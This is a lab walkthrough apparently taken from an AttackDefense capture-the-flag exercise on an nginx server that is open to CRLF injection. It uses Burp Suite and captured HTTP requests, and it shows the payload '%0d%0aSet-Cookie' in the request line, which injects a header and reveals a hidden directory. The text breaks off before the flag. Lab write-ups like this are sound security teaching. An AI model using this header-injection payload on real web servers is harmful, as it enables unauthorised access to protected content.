

[illegible]

Name	Vulnerable Nginx XII
URL	https://www.attackdefense.com/challengedetails?cid=218
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The web app has some protected content which will only be visible to the user with a special cookie. The web server hosting the app is vulnerable to CRLF injection.

Objective: Your objective is to access the protected content and retrieve the flag!

Solution:


Step 1: Inspect the web application.

URL: <http://pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefenselabs.com>




Step 2: Configure burp suite to intercept requests.

Navigate to “about:preferences” in mozilla firefox



Click on "Settings" button in Network Settings section, select "Manual proxy configuration" and enter "127.0.0.1" in HTTP Proxy and "8080" in Port.



The screenshot shows the 'Connection Settings' dialog box with the 'Manual proxy configuration' option selected. The HTTP Proxy is set to 127.0.0.1 and the Port is 8080. The 'Use this proxy server for all protocols' checkbox is unchecked. The SSL Proxy, HTTP Proxy, and SOCKS Host fields are empty, with their respective ports set to 0. The SOCKS version is set to SOCKS v5. The 'Automatic proxy configuration URL' is empty, and the 'No proxy for' list is also empty. The 'Example: .mozilla.org, .net.nz, 192.168.1.0/24' is provided. The 'Do not prompt for authentication if password is saved' checkbox is unchecked. The 'Proxy DNS when using SOCKS v5' checkbox is unchecked. The 'Enable DNS over HTTPS' checkbox is unchecked. The 'Use default (https://mozilla.cloudflare-dns.com/dns-query)' option is selected for DNS over HTTPS. The 'Custom' option is also available with an empty text field. The 'OK', 'Cancel', and 'Help' buttons are at the bottom right.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

HTTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5


☐ Enable DNS over HTTPS

☒ Use default (https://mozilla.cloudflare-dns.com/dns-query)

☐ Custom


Click OK.

Open Burp suite and navigate to the “Options” Tab after selecting the “Proxy” tab



Make sure the “Running” checkbox is selected for interface “127.0.0.1:8080”

Step 3: Navigate to the homepage of the web application and the request will get intercepted by burp suite.



Step 4: Send the request to repeater by pressing “CTRL+R”, the same can be achieved by right clicking and selecting “Send to Repeater” option



Send to Spider	
Do an active scan	
Send to Intruder	Ctrl+I
Send to Repeater	Ctrl+R
Send to Sequencer	
Send to Comparer	

Step 5: On the repeater tab, click on the go button and analyze the request and response.

The screenshot shows the Burp Suite Repeater tab. The target is `http://pppyl6diitr9e2qqc6v7rq3v.public1.attackdefenselabs.com`. The request is a GET / HTTP/1.1. The response is a 302 Found status with a location redirecting to `http://pppyl6diitr9e2qqc6v7rq3v.public1.attackdefenselabs.com/myapp/`. The response body contains HTML code for a 302 Found message.

Request

```
GET / HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rq3v.public1.attackdefenselabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: ilovecookie=none
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 302 Found
Content-Length: 161
Content-Type: text/html
Date: Fri, 07 Jun 2019 14:59:44 GMT
Location: http://pppyl6diitr9e2qqc6v7rq3v.public1.attackdefenselabs.com/myapp/
Server: nginx/1.14.0
Connection: close

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
```

Request:

The screenshot shows the Burp Suite Repeater tab with the 'Request' tab selected. The request is a GET / HTTP/1.1. The response is a 302 Found status with a location redirecting to `http://pppyl6diitr9e2qqc6v7rq3v.public1.attackdefenselabs.com/myapp/`. The response body contains HTML code for a 302 Found message.

Request

```
GET / HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rq3v.public1.attackdefenselabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: ilovecookie=none
Upgrade-Insecure-Requests: 1
```

Click on the Go button

Response:

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Content-Length: 161
Content-Type: text/html
Date: Fri, 07 Jun 2019 15:35:01 GMT
Location: http://pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefenselabs.com/myapp/
Server: nginx/1.14.0
Connection: close
```

```
<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
```

In response, a 302 redirect was received and the web page is redirected to the “/myapp” directory

Click the follow redirection option in burp suite

Request:

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /myapp/ HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefenselabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: ilovecookie=none
Upgrade-Insecure-Requests: 1
```

Response:

Response

Raw Headers Hex HTML Render

```
<link rel="stylesheet" href="static/vendor/open-iconic/css/open-iconic-bootstrap.min.css">
<!-- END BASE STYLES -->
<!-- BEGIN PLUGINS STYLES -->
<!-- END PLUGINS STYLES -->
<!-- BEGIN THEME STYLES -->
<link rel="stylesheet" href="static/stylesheets/main.css">
<link rel="stylesheet" href="static/stylesheets/custom.css">
<!-- END THEME STYLES -->
</head>
<body>
  <!-- .wrapper -->
  <!-- .page -->
  <!-- .section-block -->
  <br>
  <br>
  <br>
  <h3 id="publisher" class="text-center">Give me My Cookie!!!</h3>
  <br>
  <div class="container container-small">
    <!-- .card -->
    <section class="card">
      <!-- .card-body -->
      <div class="card-body">
        <!-- .media -->
        <div class="media">
          <!-- .media-body -->
          <div class="media-body" style="text-align:center">Noooo!! Not this one. I want the
one with value 'infinite'</div>
        </div>
      </div>
    </section>
  </div>
```

By default the cookie value is none and the webpage displays the message “Noooo!! Not this one. I want the one with value 'infinite'”

Step 6: Modify the initial request and set the value of cookie “ilovecookie” to “infinite”

Modify the cookie field in the request

Before: Cookie: ilovecookie=none

After: Cookie: ilovecookie=infinite

Request:

Request

```
GET / HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefense labs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ilovecookie=infinite
Upgrade-Insecure-Requests: 1
```

Click on the Go button

Response:

Response

```
HTTP/1.1 302 Found
Content-Length: 161
Content-Type: text/html
Date: Fri, 07 Jun 2019 16:03:37 GMT
Location: http://pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefense labs.com/myapp/
Server: nginx/1.14.0
Connection: close

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
```

Click "Follow redirection"

Request:

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /myapp/ HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefense labs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ilovecookie=infinite
Upgrade-Insecure-Requests: 1
```

Response:

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 403 Forbidden
Content-Type: text/html
Date: Fri, 07 Jun 2019 16:04:04 GMT
Server: nginx/1.14.0
Content-Length: 169
Connection: close

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
```

After setting the value of cookie “ilovecookie” to “infinite”, the server is not allowing access to “myapp” directory.

Step 7: Set the cookie by performing CRLF injection on the initial request.

Remove the cookie field and modify the first line in the request


Remove: Cookie: ilovecookies=None

Modify the first line of the request:

Before: GET / HTTP/1.1

After: GET /%0d%0aSet-Cookie:%20ilovecookie%3d=infinite HTTP/1.1

Request:



Go Cancel < >

Request

Raw Params Headers Hex

```
GET /%0d%0aSet-Cookie:%20ilovecookie%3d=infinite HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefense labs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Click on the Go button

Response:



Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Content-Length: 161
Content-Type: text/html
Date: Fri, 07 Jun 2019 15:17:35 GMT
Location: http://pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefense labs.com/mycookieeeeeee/
Server: nginx/1.14.0
Set-Cookie: ilovecookie=infinite
Connection: close

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
```

Upon injecting the cookie by CRLF injection, 302 redirect was found in response and the web page was redirected to “mycookieeeeeee” directory.

Click on “Follow redirection”.

Request:



The screenshot shows a web browser's developer tools interface. At the top, there are buttons for 'Go', 'Cancel', and navigation arrows. Below this, the 'Request' tab is selected, showing the raw HTTP request. The request is a GET to '/mycookieeeeeee/' with various headers including Host, User-Agent, Accept, Accept-Language, Accept-Encoding, DNT, Connection, Cookie, and Upgrade-Insecure-Requests.

```
GET /mycookieeeeeee/ HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefenselabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: ilovecookie=none
Upgrade-Insecure-Requests: 1
```

Response:

Response

```
Raw Headers Hex HTML Render
<!-- BEGIN BASE STYLES -->
<link rel="stylesheet" href="static/vendor/bootstrap/css/bootstrap.min.css">
<link rel="stylesheet" href="static/vendor/font-awesome/css/fontawesome-all.min.css">
  <link rel="stylesheet" href="static/vendor/open-iconic/css/open-iconic-bootstrap.min.css">
<!-- END BASE STYLES -->
<!-- BEGIN PLUGINS STYLES -->
<!-- END PLUGINS STYLES -->
<!-- BEGIN THEME STYLES -->
<link rel="stylesheet" href="static/stylesheets/main.css">
<link rel="stylesheet" href="static/stylesheets/custom.css">
<!-- END THEME STYLES -->
</head>
<body>
  <!-- .wrapper -->
    <!-- .page -->
      <!-- .section-block -->
        <br>
        <br>
        <br>

        <h3 id="publisher" class="text-center"> Give me My Cookie!!!</h3>
        <br>
        <div class="container container-small">
          <!-- .card -->
          <section class="card">
            <!-- .card-body -->
            <div class="card-body">
              <!-- .media -->
              <div class="media">
                <!-- .media-body -->
                <div class="media-body" style="text-align:center">
                  Noooo!! Not this one. I want the one with value 'infinite'
                </div>
              </div>
            </div>
          </section>
        </div>
      </div>
    </div>
  </div>
```

Step 8: Set the cookie value of “ilovecookie” to “infinite” in the request made to newly discovered folder.

Modify the cookie field in the request.

Before: Cookie: ilovecookie=none

After: Cookie: ilovecookie=infinite

Request:

Go

Cancel

< ▾

> ▾

Request

Raw

Params

Headers

Hex

GET /mycookieeeeeee/ HTTP/1.1
Host: pppyl6diitr9e2qqc6v7rqn3v.public1.attackdefense labs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: ilovecookie=infinite
Upgrade-Insecure-Requests: 1

Click on the Go button

Response:

Response

Raw

Headers

Hex


HTML

Render

<!-- END THEME STYLES -->
</head>
<body>
 <!-- .wrapper -->
 <!-- .page -->
 <!-- .section-block -->

 <h3 id="publisher" class="text-center"> Give me My Cookie!!!</h3>

 <div class="container container-small">
 <!-- .card -->
 <section class="card">
 <!-- .card-body -->
 <div class="card-body">
